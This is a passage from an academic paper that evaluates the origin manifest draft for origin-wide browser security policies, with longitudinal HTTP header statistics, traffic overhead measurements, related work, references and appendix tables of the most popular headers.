HTTP headers In total we collected 12,322,019 responses over 100 days. We visited a total of 3,575,043 unique URLs (25,533 origins) of which 20,201 URLs (3,682 origins) where visited every day. We counted 2,423 different header names (case-insensitive).

We only consider the headers in responses for those URLs which were observed for every day in our experiment. The frequency of HTTP headers indicates how often they were observed in the combined set of all responses. The stability of headers is computed over all observed responses.

Table 2 shows a selection of five popular HTTP headers, as well as all security headers relevant to origin manifest. The selected popular HTTP headers are potential candidates for use in origin manifest. We omitted headers such as `Date` and `Content-Type` which are highly response dependent. For each header, we list their observed frequency, stability and size. A longer list of the top 50 most popular headers can be found in the appendix.

From these results, we can make two observations:

Firstly, some of the average header sizes are quite large. For instance, the `Set-Cookie`, `Content-Security-Policy` and `Public-Key-Pins` headers take up hundreds of bytes on average. This gives credence to the claim from the origin policy draft, that HTTP headers can occupy multiple KiB per request.

Secondly, some headers occur frequently and have a large stability. For instance, the `Server` header occurs in 87.39% of all observed HTTP responses and has a stability or average lifetime of 32.14 days. This ev-

Table 2. Selection of popular headers and security headers with their popularity rank, frequency, average size (bytes) and stability (days).

rank	header	freq.	avg. size	stability
3	server	87.39%	16.13B	32.14d
8	accept-ranges	47.57%	18.03B	68.06d
9	connection	44.61%	19.68B	43.01d
10	x-firefox-spdy	43.55%	16.01B	62.07d
33	x-powered-by	5.96%	21.70B	34.77d
14	access-control-allow-origin	29.95%	32.03B	67.20d
15	x-content-type-options	25.33%	29.02B	77.10d
16	x-xss-protection	23.48%	28.06B	67.78d
19	timing-allow-origin	19.31%	22.31B	26.41d
24	set-cookie	11.63%	395.09B	1.32d
26	strict-transport-security	8.03%	52.52B	22.97d
32	x-frame-options	5.98%	24.15B	76.51d
42	content-security-policy	2.69%	566.50B	5.84d
380	public-key-pins	0.04%	191.25B	23.21d

idence also helps support the claim from the origin policy draft that HTTP headers are often repeated.

Origin Manifests We used the automated manifest generator (See Section 5.4) to create origin manifests for each day. As was the case before, we only used headers from responses for URLs which recurred every day.

The `minsize` parameter was kept to its default of 2 so that no origin manifests are generated based on less than two observed responses. We evaluated the effect of the `cutoff` parameter for values of 50%, 70% and 90%, indicating the minimum size of the majority of responses that must agree on a header value before it is adopted into the `fallback` section of the manifest.

Table 3. The average size in bytes, average stability and the amount of fully stable vs. total number of non-empty generated manifests, for automatically learned origin manifests for different `cutoff` parameter values.

cutoff	average size	average stability	stable vs. all manifests
50%	408.13B	17.87d	883 / 1500
70%	304.17B	18.40d	850 / 1494
90%	282.89B	17.21d	819 / 1493

Table 3 shows the average size and stability, as well as the number of fully (100 days) stable versus all generated non-empty manifests.

To measure the individual influence of headers on the stability of manifests, we analyzed the stability of headers in the `fallback`, `baseline` and `augmentonly` sections of the generated manifests. For this analysis, we used `minsize` 2 and `cutoff` 50%.

Table 4. Selection of popular headers and security headers with their popularity rank, occurrence frequency (%), average size (bytes) and average stability (days) for the `fallback`, `baseline` and `augmentonly` sections.

rank	header	freq.	avg. size	stability
`fallback (non-security headers)`				
1	server	86.11%	16.84B	31.70d
5	accept-ranges	58.46%	18.05B	50.33d
6	connection	55.87%	19.68B	38.71d
10	x-firefox-spdy	31.87%	16.02B	47.60d
24	x-powered-by	7.99%	22.73B	28.32d
`fallback (security headers)`				
13	*CORS headers*	23.54%	30.42B	60.31d
16	x-content-type-options	15.97%	29.08B	75.01d
22	strict-transport-security	9.81%	51.39B	39.11d
28	timing-allow-origin	5.55%	26.34B	33.62d
32	x-frame-options	4.92%	25.12B	67.42d
33	x-xss-protection	4.12%	32.01B	29.70d
49	content-security-policy	0.95%	693.30B	5.54d
201	public-key-pins	0.07%	210.49B	4.30d
`baseline`				
1	*CORS headers*	28.13%	76.40B	51.24d
2	x-content-type-options	18.18%	29.00B	66.24d
3	x-frame-options	13.45%	24.40B	83.86d
4	strict-transport-security	12.79%	48.25B	45.73d
5	x-xss-protection	10.19%	28.32B	78.81d
6	timing-allow-origin	6.25%	26.29B	48.78d
7	content-security-policy	2.58%	591.33B	13.71d
8	public-key-pins	0.09%	194.84B	49.50d
`augmentonly`				
1	set-cookie	15.21%	19.01B	44.33d

Table 4 shows the results for the same selection of HTTP headers and the security headers as before. A longer list of the top 50 most popular headers for the `fallback` section can be found in the appendix.

Sections `unsafe-cors-preflight-with-credentials` and `cors-preflight` are not listed because of their low inclusion frequency in manifests: 0.07% and 0.66%, respectively.

Based on the results from this experiment, we again make some observations:

Firstly, the `cutoff` parameter affects the size and stability of auto-generated origin manifests, which indicates that the generated manifests should not be used as-is. We recommend a quality inspection by a security officer before putting an auto-generated origin manifest into production.

Secondly, the average stability of the generated origin manifests is around 18 days, which indicates that modifications to the origin manifest are only needed once in a while, reducing the workload of a security officer.

Thirdly, the average origin manifest is only a few hundred bytes in size, which is quite small in comparison to the content served by the typical web origin. This indicates that the incurred network traffic overhead may be manageable.

6.3 Performance measurement

The main goal of the origin manifest mechanism is to improve security. However, the volume of network traffic is increased by transmission of the origin manifest file as well as the `Sec-Origin-Manifest` header, and decreased because of the removal of redundant headers and cached CORS preflight requests. This net change in network traffic may have an unintended overhead with a negative impact.

In this section we are interested in measuring the impact of the origin manifest mechanism on the volume of network traffic observed between client and server. Note that we are not concerned with runtime overhead because our proof-of-concept implementations are not implemented as a browser modification as discussed in Section 5.2.

Setup For this experiment, we augment the setup as described in Section 5 with extra proxies between browser and clientproxy ("pre"), clientproxy and serverproxy ("mid"), and serverproxy and the Web ("post"). This setup is depicted in Figure 2. The extra proxies ("pre", "mid" and "post") only perform logging and allow us to make measurements about the web traffic before and after it is modified by the origin manifest mechanism.

Instead of visiting single web pages, we simulate web browsing sessions where a user visits multiple related web pages. We create the URLs in these web browsing session by querying Bing for the top 20 pages in each of the Alexa top 10,000 domains. A web browsing session is then the set of pages returned by Bing for a single top Alexa domain.

Using Selenium, we automate a Chrome browser to visit each URL in the web browsing session in turn. This process is repeated four times: first, we visit the URLs just after clearing the browser cache ("before-uncached"), followed by a second visit where we do not clear the browser cache ("before-cached"). These first two phases serve to train the automated learner. Then, we instruct the serverproxy to generate origin manifests as described in Section 5.4 and the origin manifest mechanism is activated. We clear the browser cache and visit the URLs again ("after-uncached") and then a final time without clearing the cache ("after-cached"). These four different phases are designed to measure traffic before and after the application of the origin manifest, as well as the impact of the browser cache on the volume of web traffic.

The measurement proxies ("pre", "mid" and "post") record the HTTP headers of all requests and responses in each of the four phases of the experiment. Because of remote network failures, it is possible that some URLs in a web browsing session can not load. We limit ourselves to only those web browsing sessions that were able to successfully visit all the URLs. Furthermore, because of dynamic content such as advertising, the web resources loaded during a web browsing session can differ. For our statistics, we only consider those resources that were loaded in all four phases of a web browsing session.

Results Bing returned 180,831 URLs of which 180,443 were unique, resulting in an average of 18.04 URLs per Alexa domain and web browsing session.

From the 10,000 top Alexa domains we intended to use as a basis for creating web browsing sessions, only 8,983 were usable. The remaining 1,017 domains did not yield any URLs from Bing, or their respective web browsing session did not deliver reliable results over all four phases of the experiment.

The results of this measurement study are shown in Table 5.

On the first visit, without using previously cached web traffic, we measured a total traffic of 34.3MiB on average per web browsing session, of which 2.1MiB is occupied by HTTP headers and 2.5KiB by CORS preflight traffic. After application of the origin manifest mechanism, we see an average of 128.5KiB of web traffic related to the retrieval of origin manifests files, which includes the `Sec-Origin-Manifest` header in all requests and responses.

As expected, the volume of network traffic for the HTTP headers decreases both because of the use of the origin manifest, and also because of the browser cache. Without the browser cache, the header-only traffic decreases from 2.1MiB to 1.8MiB after application of the origin manifest mechanism, which is a reduction of 13.84%. When using the browser

Table 5. Average volume of web traffic measured for the 8,983 web browsing sessions, before and after application of the origin manifest mechanism, without ("uncached") and with ("cached") using the browser cache. Percentages are calculated per row, in relation to the uncached traffic before application of the origin manifest mechanism.

Traffic type	**Without origin manifest**	
	uncached	**cached**
Headers only	2.1MiB (100.00%)	1.9MiB (89.05%)
Origin manifests	— (—)	— (—)
CORS preflights	2.5KiB (100.00%)	2.2KiB (85.88%)
Total	34.3MiB (100.00%)	27.6MiB (80.57%)

Traffic type	**With origin manifest**	
	uncached	**cached**
Headers only	1.8MiB (86.16%)	1.6MiB (76.00%)
Origin manifests	128.5KiB (—)	78.5KiB (—)
CORS preflights	470.1B (18.13%)	421.0B (16.23%)
Total	34.0MiB (99.28%)	27.3MiB (79.81%)

cache, the header-only traffic is first reduced by 10.95% to 1.9MiB, and by 24.00% to 1.6MiB after application of the origin manifest mechanism.

The traffic overhead generated by the origin manifest mechanism is due to the transfer of origin manifest files, as well as the `Sec-Origin-Manifest` header in both the requests and responses. We measured an average of 128.5KiB during the uncached phase, which is reduced to 78.5KiB after the browser cache is activated and the browser already has the latest version of each origin manifest file cached.

Requests and responses for CORS preflights before application of the origin manifest mechanism amount to 2.5KiB and 2.2KiB (85.88%) for uncached and cached respectively. This volume of traffic is reduced by 81.87% to 470.1B and by 83.77% to 421.0B for uncached and cached respectively, when the origin manifest mechanism is in use.

All in all, the total size of all web traffic observed throughout a web browsing session, drops from 34.3MiB by 0.72% to 34.0MiB due to application of the origin manifest mechanism, and from 27.6MiB to 27.3MiB (80.57% to 79.81%) when the browser cache is used.

6.4 Summary of results

The functional evaluation shows that our prototype implementations work in practice and that the origin manifest mechanism does not break websites in unexpected ways. In addition, this evaluation also reminds of the need to review the manifests generated by our manifest generators before use in production, since our implementation is only a prototype.

The longitudinal study shows that real-world HTTP headers are stable enough, so that generated origin manifest files are stable for an average of 18 days. We believe that this average lifetime is long enough to make adoption of the origin manifest mechanism practical for security officers, especially when they can start with an auto-generated origin manifest that can be further fine-tuned.

Our study of network traffic overhead not only indicates that the origin manifest mechanism has no negative impact, but that it may actually reduce network traffic overall.

7 Discussion and future work

The introductory example use case in Section 1 highlighted the need for a mechanism such as origin manifest, which the web security community is currently drafting. With our evaluation of this draft, we answer some research questions in order to justify and improve the origin policy's standard draft proposal.

Through our prototype implementation, we evaluated the mechanism in practice and conclude that it is possible to deploy without breaking any websites in unexpected ways. The protoype in form of web proxies indicates that adoption by actual browsers is indeed feasible.

Our large-scale studies confirm suspicions in the standard draft that using origin manifests in a real world setting actually reduces the amount of network traffic. These large-scale studies also showed that origin manifests can be generated in an automated way by observing and learning from web traffic for a particular web origin. The auto-generated manifests serve as a good starting point for an origin security officer to formulate and fine-tune an origin manifest. We remind however, that our automated origin manifest generator is only a proof of concept tool and we recommend human inspection of its output before deployment. Furthermore, the results from our experiments show that the auto-generated origin manifests do not change too often over time. The average stability of around 18 days thus makes the origin manifest mechanism usable in practice.

Our practical evaluation of the standard draft revealed two oversights in the draft proposal which should be addressed to make the origin manifest mechanism more robust and practical. First, the standard draft does not explicitly specify how to resolve conflicts between security policies set in the origin manifest by the origin security officer, and security policies set by the web developer on individual web pages. To this end we formalized the rules governing the comparison and combination of security policies. Second, we realized that the baseline policies in the origin manifest do not work well for e.g. cookies, which motivated us to introduce

`augmentonly` policies. With both these extensions we actively contribute to improving the design and practicality of origin manifest.

The proposed draft reflects and questions certain aspects of its design, opening it up for discussion in the web security community. For instance, the standard draft discusses privacy concerns due to the current versioning system and its potential misuse to track users. The overall need for version identifiers is questioned [3], in particular when compared to the existing `ETag` mechanism defined as part of HTTP [15]. Furthermore, HTTP/2 defines a Push mechanism which allows to speculatively downstream multiple resources to the client in parallel [23]. The standard draft's explainer document indicates that this mechanism could be used as an alternative delivery mechanism for the origin manifest, which could improve performance.

In addition to these issues from the standard draft, we add two ideas which are open for potential future research. First, an alternate delivery mechanism for the origin manifest would be to send the manifest as part of the HTTP headers instead of via a separate file. Following the draft, we opted to provide origin manifests as separate configuration files in our prototype implementation. Distribution through an HTTP header however would make a separate fetch for the manifest file obsolete and could therefore improve performance and network overhead. Second, in our current prototype implementation we deliberately disabled HTTP/2. Because of the many improvements HTTP/2 brings over HTTP/1, it would be useful to study the effect of the origin manifest mechanism on the network traffic and the client-side performance of websites using HTTP/2.

8 Related Work

Our work is based on the origin policy proposal which currently exists as a standard draft [38] accompanied by an explainer document [16]. The formalism for CSP is taken from the work by Calzavara et al. [7]. In this section we discuss other works and technologies, and their relation to the origin manifest mechanism.

Site-Wide HTTP Headers Mark Nottingham's proposal of Site-Wide HTTP Headers [24] has many similarities with the origin policy. In fact, his draft and input have influenced the origin policy draft as mentioned in the draft's acknowledgments. Due to the many similarities of both proposals we believe that our results are also equally insightful to both the work on Site-Wide HTTP Headers as well as origin policy.

Web App Manifest Progressive web applications are technologies to allow the installation of web applications. Part of this technology is Web

App Manifest [35] as a configuration file for web applications. It stands to reason to consider integrating the features of origin manifest into Web App Manifest. However there are fundamental differences between both technologies. The purpose of Web App Manifest is to define, for example name, icons and other layout options. The origin manifest mechanism allows the definition of security relevant configurations. Because of their different goals, both mechanisms also have different scopes. Whereas Web App Manifest allows developers to configure a web application, the origin manifest sets a configuration for the entire web origin. Finally, both mechanisms differ in technical aspects, such as when manifests are loaded. Web App Manifests can be downloaded and installed out-of-band. Origin manifests must be fetched before actual content is loaded because the security configurations might affect current and subsequent resource fetches. Despite the similarities in name and their nature of serving as a configuration file both technologies are rather orthogonal.

Server-side configuration Web application configuration files like ASP.NET's `Web.config` are distinct from an origin manifest because they are written by web application developers for a specific web application, not an entire web origin. Note that the origin manifest mechanism does not try to replace any web application specific configuration mechanisms but adds a way for the origin to express its own requirements.

Server configurations, like for an Apache server, are not necessarily per origin. Nevertheless, one could achieve the same effects as with an origin manifest through server configurations or server-side proxies which enforce, for example, the presence of certain HTTP headers or specific header values. Server configurations also allow setting of response specific values such as CSP nonces, something which is not meaningful in the context of an origin manifest. The advantage of the origin manifest mechanism is that it provides a mechanism independent of the concrete server-side architecture and requires only minimal changes to be able to be deployed. In fact, the origin manifest mechanism does not conflict with server- and response-specific configurations at all. An origin manifest allows to express an origin's policies and to enforce a minimum level of security. For example, an origin can decide to require a CSP for every web page by defining a CSP policy in the manifest's `fallback` section. If a server configuration sets its own CSP, the origin manifest's CSP is disregarded. CSPs in the `baseline` section are reinforced with any server-defined CSP.

Security evaluation There are several empirical studies which analyze the deployment of security mechanisms on the web [2, 17, 21, 30, 36, 39]. Our work distinguishes from theirs in that we do not analyze the usage of particular security mechanisms, but extract security related headers solely

for the automated generation of origin manifests. We do not evaluate the quality of the particular security policies themselves.

HTTP performance In order to improve network performance, different HTTP compression methods have been proposed both in academia [6,22, 31,38] and industry with HTTP/2 [23]. HTTP/2's header compression removes the redundancy of sending the same header again and again. The origin manifest mechanism can also be used to reduce the sending of headers in every response to the client through the `fallback` section. However the origin manifest mechanism's primary goal is not to improve performance but to raise the security level of an entire web origin.

There are also other HTTP performance improvements like the `ETag` cache control mechanism [15], which are addressed in the origin manifest draft [16].

Automated policy generation Automated generation of policies from existing setups is not a novel idea. E.g. there exist several solutions to find a suitable CSP [14,20,27]. The purpose of these tools is to generate a policy when none exists yet. The purpose of the automated origin manifest generator is to generate an origin manifest from already existing policies.

9 Conclusion

We provide a first evaluation of the origin manifest mechanism from a current standard draft to enforce origin-wide configurations in browsers. Our evaluation has helped us identify inconsistencies in the draft, leading us to propose a systematic approach to comparing and combining security policies, including general join and meet combinators, as well as **augmentonly policies** addressing corner cases.

We formally define rules to compare and merge HTTP security policies, which serves as the basis for a client-side enforcement mechanism, a server-side implementation, and an automated origin manifest generation tool.

We use our prototype implementations to evaluate the origin manifest mechanism in a 100-day longitudinal study of popular websites, and a large-scale performance evaluation study on the Alexa top 10,000.

We find that the origin manifest mechanism is an effective way of raising the security level of a web origin and that the origin manifest for a typical origin is stable enough to be of practical use. As a bonus benefit, the origin manifest mechanism actually slightly reduces the amount of network traffic.

References

1. AdBlock. https://chrome.google.com/webstore/detail/adblock/gighmmpiobklfepjocnamgkkbiglidom. Last accessed: March 2018.
2. Amann, J., Gasser, O., Scheitle, Q., Brent, L., Carle, G., and Holz, R. Mission accomplished?: HTTPS security after diginotar. In *IMC* (2017), ACM, pp. 325–340.
3. Archibald, J. Benefit of Sec-Origin-Policy request header. https://github.com/WICG/origin-policy/issues/23. Last accessed: March 2018.
4. Barth, A. HTTP State Management Mechanism. RFC 6265, 2011.
5. Black Duck Software. Chromium (google chrome) project summary. https://www.openhub.net/p/chrome. Last accessed: March 2018.
6. Butler, J., Lee, W.-H., McQuade, B., and Mixter, K. A Proposal for Shared Dictionary Compression over HTTP. https://lists.w3.org/Archives/Public/ietf-http-wg/2008JulSep/att-0441/Shared_Dictionary_Compression_over_HTTP.pdf. Last accessed: March 2018.
7. Calzavara, S., Rabitti, A., and Bugliesi, M. CCSP: controlled relaxation of content security policies by runtime policy composition. In *USENIX Security Symposium* (2017).
8. Calzavara, S., Rabitti, A., and Bugliesi, M. Semantics-Based Analysis of Content Security Policy Deployment. *ACM Transactions on the Web (TWEB)* (2018).
9. Cortesi, A., Hils, M., Kriechbaumer, T., and contributors. mitmproxy: A free and open source interactive HTTPS proxy. https://mitmproxy.org/, 2010–. Version 2.0.2, Last accessed: March 2018.
10. Donnellan, T. *Lattice Theory*. Pergamon, 1968.
11. Englehardt, S., and Narayanan, A. Online tracking: A 1-million-site measurement and analysis. In *ACM Conference on Computer and Communications Security* (2016), ACM, pp. 1388–1401.
12. Evans, C., Palmer, C., and Sleevi, R. Public Key Pinning Extension for HTTP. RFC 7469, 2015.
13. Exploit Database. Apache Tomcat 3.2.1 - 404 Error Page Cross-Site Scripting. https://www.exploit-db.com/exploits/10292/. Last accessed: March 2018.
14. Fazzini, M., Saxena, P., and Orso, A. Autocsp: Automatically retrofitting CSP to web applications. In *ICSE (1)* (2015), IEEE Computer Society, pp. 336–346.
15. Fielding, R., and Reschke, J. Hypertext Transfer Protocol (HTTP/1.1): Conditional Requests. RFC 7232, 2014.
16. Hausknecht, D., and West, M. Explainer: Origin-wide configuration using Origin Manifests. https://github.com/WICG/origin-policy, 2017. Last accessed: March 2018.
17. Helme, S. Alexa Top 1 Million Analysis - August 2017. https://scotthelme.co.uk/alexa-top-1-million-analysis-aug-2017/, 2017. Last accessed: March 2018.
18. Hodges, J., Jackson, C., and Barth, A. HTTP Strict Transport Security (HSTS). RFC 6797, 2012.

19. Java EE Grizzly NIO. Standard error pages of grizzly-http-server allow cross site scripting. https://github.com/javaee/grizzly/issues/1718. Last accessed: March 2018.
20. King, A. Laboratory (Content Security Policy / CSP Toolkit). https://addons.mozilla.org/en-US/firefox/addon/laboratory-by-mozilla/. Last accessed: March 2018.
21. Kranch, M., and Bonneau, J. Upgrading HTTPS in mid-air: An empirical study of strict transport security and key pinning. In *NDSS* (2015).
22. Liu, Z., Saifullah, Y., Greis, M., and Sreemanthula, S. HTTP compression techniques. In *WCNC* (2005).
23. M. Belshe, R. Peon, M. T. Hypertext transfer protocol version 2 (http/2). RFC 7540, 2015.
24. Nottingham, M. Site-wide http headers. https://mnot.github.io/I-D/site-wide-headers/, 2017. Last accessed: March 2018.
25. Nottingham, M., and Hammer-Lahav, E. Defining Well-Known Uniform Resource Identifiers (URIs). RFC 5785, 2010.
26. OwnCloud. XSS in Error Page. https://owncloud.org/security/advisories/xss-in-error-page/, 2017. Last accessed: March 2018.
27. Pan, X., Cao, Y., Liu, S., Zhou, Y., Chen, Y., and Zhou, T. Cspautogen: Black-box enforcement of content security policy upon real-world websites. In *ACM Conference on Computer and Communications Security* (2016), ACM, pp. 653–665.
28. Ross, D., Gondrom, T., and Stanley, T. HTTP Header Field X-Frame-Options. RFC 7034, 2013.
29. SeleniumHQ – Browser Automation. http://www.seleniumhq.org. Last accessed: March 2018.
30. Van Acker, S., Hausknecht, D., and Sabelfeld, A. Measuring login webpage security. In *SAC* (2017).
31. van Hoff, A., Douglis, F., Krishnamurthy, B., Goland, Y. Y., Hellerstein, D. M., Feldmann, A., and Mogul, J. Delta encoding in HTTP. RFC 3229, 2002.
32. W3C Web Application Security Working Group. Content security policy level 3, 2016.
33. W3C Web Browser Performance Working Group. Resource Timing. https://w3c.github.io/resource-timing/, 2017. Last accessed: March 2018.
34. W3C Web Hypertext Application Technology Working Group. CORS protocol. https://fetch.spec.whatwg.org/, 2017. Last accessed: March 2018.
35. W3C Web Platform Working Group. Web app manifest. https://w3c.github.io/manifest/, 2017. Last accessed: March 2018.
36. Weissbacher, M., Lauinger, T., and Robertson, W. K. Why Is CSP Failing? Trends and Challenges in CSP Adoption. In *RAID* (2014).
37. West, M. Chromium bug 751996 - Origin Policy. https://bugs.chromium.org/p/chromium/issues/detail?id=751996, 2017. Last accessed: March 2018.
38. West, M. Origin Manifest. https://wicg.github.io/origin-policy/, 2017. Last accessed: March 2018.
39. Zhou, Y., and Evans, D. Why aren't HTTP-only cookies more widely deployed. In *W2SP* (2010).

Table 6. The top 50 most popular HTTP headers with rank, occurrence frequency (%), average size (bytes) and stability (days).

rank	header	freq.	avg. size	stability
1	date	98.90%	33.00B	1.04d
2	content-type	95.94%	27.93B	81.80d
3	server	87.39%	16.13B	32.14d
4	content-length	85.57%	17.74B	18.11d
5	cache-control	80.77%	36.54B	11.63d
6	expires	66.11%	35.44B	1.33d
7	last-modified	64.09%	42.04B	10.99d
8	accept-ranges	47.57%	18.03B	68.06d
9	connection	44.61%	19.68B	43.01d
10	x-firefox-spdy	43.55%	16.01B	62.07d
11	etag	43.07%	26.59B	10.84d
12	content-encoding	35.39%	20.00B	55.19d
13	vary	34.10%	19.80B	51.40d
14	access-control-allow-origin	29.95%	32.03B	67.20d
15	x-content-type-options	25.33%	29.02B	77.10d
16	x-xss-protection	23.48%	28.06B	67.78d
17	age	22.90%	8.10B	1.16d
18	p3p	19.54%	98.52B	59.74d
19	timing-allow-origin	19.31%	22.31B	26.41d
20	alt-svc	18.14%	140.63B	22.20d
21	pragma	17.03%	13.79B	68.83d
22	x-cache	15.54%	19.72B	11.80d
23	via	12.84%	50.53B	2.48d
24	set-cookie	11.63%	395.09B	1.32d
25	cf-ray	8.50%	26.00B	1.05d
26	strict-transport-security	8.03%	52.52B	22.97d
27	cf-cache-status	7.51%	19.01B	8.43d
28	transfer-encoding	6.98%	24.00B	27.23d
29	keep-alive	6.81%	24.70B	2.79d
30	location	6.44%	124.62B	5.50d
31	access-control-allow-credentials	6.17%	36.08B	71.68d
32	x-frame-options	5.98%	24.15B	76.51d
33	x-powered-by	5.96%	21.70B	34.77d
34	x-amz-cf-id	5.03%	67.00B	1.06d
35	access-control-allow-methods	5.01%	42.23B	68.29d
36	content-disposition	4.76%	50.42B	51.31d
37	x-served-by	4.01%	39.00B	1.19d
38	access-control-allow-headers	3.64%	81.51B	88.67d
39	x-cache-hits	3.35%	16.05B	1.49d
40	access-control-expose-headers	3.30%	64.24B	58.63d
41	x-timer	3.19%	33.23B	1.06d
42	content-security-policy	2.69%	566.50B	5.84d
43	x-amz-request-id	2.45%	32.30B	2.62d
44	x-varnish	2.44%	25.79B	1.27d
45	x-amz-id-2	2.43%	85.90B	2.62d
46	x-fb-debug	2.36%	98.00B	1.00d
47	content-md5	2.24%	35.08B	3.53d
48	cf-bgj	1.71%	13.49B	38.81d
49	cf-polished	1.71%	29.87B	38.76d
50	fastly-debug-digest	1.60%	83.00B	21.33d

Table 7. The top 50 most popular headers for origin manifest `fallback` section with rank, occurrence frequency (%), average size (bytes) and stability (days).

rank	header	freq.	avg. size	stability
1	server	86.11%	16.84B	31.70d
2	date	74.18%	33.00B	1.13d
3	content-type	70.74%	29.46B	50.60d
4	cache-control	70.07%	35.13B	24.33d
5	accept-ranges	58.46%	18.05B	50.33d
6	connection	55.87%	19.68B	38.71d
7	content-encoding	51.78%	20.00B	57.17d
8	vary	48.47%	20.36B	42.87d
9	expires	38.80%	35.17B	1.65d
10	x-firefox-spdy	31.87%	16.02B	47.60d
11	last-modified	30.84%	41.97B	5.74d
12	content-length	29.36%	17.25B	8.02d
13	access-control-allow-origin	23.54%	30.42B	60.31d
14	x-cache	18.74%	17.69B	11.03d
15	etag	17.32%	28.01B	4.81d
16	x-content-type-options	15.97%	29.08B	75.01d
17	p3p	14.45%	83.32B	69.90d
18	transfer-encoding	13.14%	24.00B	22.62d
19	via	12.91%	39.40B	3.00d
20	set-cookie	11.26%	232.79B	1.34d
21	pragma	11.19%	13.66B	60.42d
22	strict-transport-security	9.81%	51.39B	39.11d
23	cf-cache-status	8.73%	19.18B	9.08d
24	x-powered-by	7.99%	22.73B	28.32d
25	age	7.32%	6.60B	2.02d
26	alt-svc	6.02%	117.99B	18.36d
27	access-control-allow-methods	5.89%	41.27B	56.22d
28	timing-allow-origin	5.55%	26.34B	33.62d
29	access-control-allow-credentials	5.15%	36.22B	57.81d
30	keep-alive	5.08%	23.30B	10.90d
31	access-control-allow-headers	4.97%	74.45B	78.38d
32	x-frame-options	4.92%	25.12B	67.42d
33	x-xss-protection	4.12%	32.01B	29.70d
34	location	4.07%	71.97B	3.49d
35	access-control-expose-headers	2.61%	74.06B	49.50d
36	x-cache-hits	2.44%	14.85B	3.46d
37	access-control-max-age	2.31%	26.46B	81.00d
38	x-served-by	2.27%	35.32B	1.87d
39	x-amz-cf-id	1.82%	67.00B	1.20d
40	content-language	1.66%	19.61B	21.05d
41	cf-ray	1.65%	26.00B	1.05d
42	x-amz-id-2	1.24%	85.98B	3.04d
43	x-amz-request-id	1.24%	31.99B	3.04d
44	x-aspnet-version	1.23%	24.99B	70.71d
45	cf-bgj	1.19%	13.61B	49.50d
46	x-timer	1.08%	33.83B	1.30d
47	x-ua-compatible	1.07%	28.04B	68.54d
48	x-varnish	0.96%	25.11B	1.19d
49	content-security-policy	0.95%	693.30B	5.54d
50	link	0.93%	141.77B	8.16d